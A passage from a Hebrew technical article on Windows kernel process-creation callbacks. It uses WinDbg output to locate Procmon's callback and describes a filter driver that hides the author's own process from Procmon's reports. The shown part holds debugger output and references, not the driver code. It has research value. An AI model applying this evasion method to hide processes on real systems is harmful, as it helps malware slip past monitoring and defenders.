המערך מכיל סך הכל 7 Callbacks רשומים (6 של מערכת הפעלה ואחד של Windows Defender). כעת נריץ את Procmon ונראה את השינוי במערך:


```
1: kd> dp PspCreateProcessNotifyRoutine
fffff800`02c8a780  fffff8a0`0000884f fffff8a0`002d849f
fffff800`02c8a790  fffff8a0`002d6bcf fffff8a0`0031f36f
fffff800`02c8a7a0  fffff8a0`0033859f fffff8a0`0614a39f
fffff800`02c8a7b0  fffff8a0`01b159bf fffff8a0`02585c3f
```

הכתובת שהתווספה היא הכתובת של Procmon נבדוק זאת בעזרת WinDbg.


הערה: חשוב להזכיר שהכתובות במערך הן לא הכתובות שתחת הדרייבר אלה הן הכתובות של האובייקט של ה-Callback וכדי לקבל את הכתובת המקורית צריך לבצע AND 0xFFFFFFFFFFFFFFF8 על הכתובת של ה-Callback כמו שהוסבר קודם לכן:

```
1: kd> ln poi(@@(0xfffff8a0`02585c3f & ~7))
Browse module
Set bu breakpoint

*** ERROR: Module load completed but symbols could not be loaded for PROCMON23.SYS
1: kd> lmDva 0xfffff880`048fd8f0
Browse full module list
start             end                 module name
fffff880`048f7000 fffff880`04910000   PROCMON23   (no symbols)
    Loaded symbol image file: PROCMON23.SYS
    Image path: PROCMON23.SYS
    Image name: PROCMON23.SYS
    Browse all global symbols  functions  data
```

בעת הרצה של הקובץ אותו נרצה להסתיר ניתן לראות שבאמת Procmon מזהה אותו ומודיע על כך:



לאחר טעינת הדרייבר נריץ מחדש את Procmon ואת הקובץ אותו נסתיר ונראה באמת שהקובץ רץ ונוצר תהליך אך Procmon לא הודיע על כך.



סיכום

במאמר זה למדנו איך כלי כמו Procmon מנטר את יצירת וסגירת התהליכים במערכת וכתבנו כלי כזה בעזרת דרייבר ובחלקו השני של המאמר, הראנו איך כותבים פילטר לכלי כזה כדי להסתיר דיווחים על תהליך שלנו. במאמר השתמשנו רק באירועים לתהליכים אך ניתן לעשות גם ל-Thread, Registry, Images ועוד, בעזרת אותה דרך פעולה ולסנן גם אותן. אני רוצה להודות לליאור לוי ולדניאל דברייב שהשתתפו בכתיבת הפילטר.

מקורות

חומר טכני על נושא המאמר:

- https://www.fireeye.com/blog/threat-research/2012/06/bypassing-process-monitoring.html
- https://www.triplefault.io/2017/09/enumerating-process-thread-and-image.html?m=1
- https://docs.microsoft.com/en-us/sysinternals/
- https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/content/ntddk/nf-ntddk-pssetcreateprocessnotifyroutine

הפעלת האופציה TESTSIGNING כדי לטעון דרייבר לא חתום:

- https://docs.microsoft.com/en-us/windows-hardware/drivers/install/the-testsigning-boot-configuration-option

הקמת סביבת Kernel Debugging עם Vmware ו-WinDbg:

- https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/attaching-to-a-virtual-machine--kernel-mode-